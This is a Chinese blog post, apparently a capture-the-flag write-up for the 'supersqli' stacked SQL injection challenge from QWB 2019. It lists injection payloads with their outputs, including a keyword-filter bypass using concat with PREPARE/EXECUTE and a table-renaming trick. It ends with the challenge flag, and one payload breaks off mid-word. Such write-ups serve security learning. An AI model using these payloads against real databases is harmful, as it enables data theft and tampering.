

攻防世界-supersqli（堆叠注入）

原创

m0_62094846 于 2021-12-23 17:59:40 发布 1920 收藏

文章标签：[p2p](#) [webview](#) [fpga开发](#)

版权声明：本文为博主原创文章，遵循 [CC 4.0 BY-SA](#) 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/m0_62094846/article/details/122107166

版权

supersqli

61 最佳Writeup由系统战队 · admin提供

WP 建议

难度系数：★★★★ 3.0

题目来源：[强网杯 2019](#)

题目描述：随便注

题目场景： [删除场景](#)

倒计时：03:55:56 [延时](#)

题目附件：暂无

CSDN @m0_62094846

111.200.241.244:61867/?inject=1

百度一下, 你就知道 淘宝网PC新版 天猫精选-理想生活上... 京东 新手上路 火狐官方网站 常用网址 京东商城 XCTF 攻防世界 Web... H-ui前端框架官方网... BUUCTF MISC部分题... 移动设备上的书签

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势： [提交查询](#)

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势:

error 1064 : You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''1'' at line 1

CSDN @m0_62094846

输入1正常显示，输入1'报错，可以判定是注入

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势:

```
array(2) {  
  [0]=>  
    string(1) "1"  
  [1]=>  
    string(7) "hahahah"  
}
```

CSDN @m0_62094846

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势:

error 1054 : Unknown column '3' in 'order clause'

CSDN @m0_62094846

输入2可以，3不行，可以知道有2个字段

然后判定回显位

```
1' union select 1,2#
```

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势:

```
return preg_match("/select|update|delete|drop|insert|where|\.\/i", $inject);
```

CSDN @m0_62094846

过滤了挺多东西的，双写select也无法绕过

看了wp，是堆叠注入

查找数据库

```
-1';show databases;--+
```

111.200.241.244:61867/?inject=1%3Bshow+databases%3B--%2B

姿势:

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}

array(1) {
  [0]=>
  string(11) "ctftraining"
}

array(1) {
  [0]=>
  string(18) "information_schema"
}

array(1) {
  [0]=>
  string(5) "mysql"
}

array(1) {
  [0]=>
  string(18) "performance_schema"
}

array(1) {
  [0]=>
  string(9) "supersqli"
}

array(1) {
  [0]=>
  string(4) "test"
}
```

CSDN @m0_62094846

查看表

```
-1';show tables;--+
```

111.200.241.244:61867/?inject=-1%3Bshow+tables%3B%23

姿势:

```
array(1) {
  [0]=>
  string(16) "1919810931114514"
}

array(1) {
  [0]=>
  string(5) "words"
}
```

CSDN @m0_62094846

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

查看words表

```
-1';desc words;--+
```

或者

```
1';show columns from words;#
```

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势:

```
array(6) {
  [0]=>
  string(2) "id"
  [1]=>
  string(7) "int(10)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}

array(6) {
  [0]=>
  string(4) "data"
  [1]=>
  string(11) "varchar(20)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```

查看1919810931114514表

```
-1';desc `1919810931114514`;--+
```

或者

```
1';show columns from `1919810931114514`;#
```

(字符串为表名操作时要加反引号)

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势:

```
array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```

看到flag


```
-1';use supersqli;set @sql=concat('s','elect * from `1919810931114514`');PREPARE pre FROM @sql;EXECUTE pre;
```

或者

根据两个表的情况结合实际查询出结果的情况判断出words是默认查询的表，因为查询出的结果是一个数字加一个字符串，words表结构是id和data，传入的inject参数也就是赋值给了id

这道题没有禁用rename和alert，所以我们可以采用修改表结构的方法来得到flag 将words表名改为words1，再将数字名表改为words，这样数字名表就是默认查询的表了，但是它少了一个id列，可以将flag字段改为id，或者添加id字段

```
1';rename tables `words` to `words1`;rename tables `1919810931114514` to `words`; alter table `words` chang
```




取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势:

```
array(1) {  
  [0]=>  
    string(38) "flag{c168d583ed0d4d7196967b28cbd0b5e9}"  
}
```

CSDN @m0_62094846



[创作打卡挑战赛](#) >
[赢取流量/现金/CSDN周边激励大奖](#)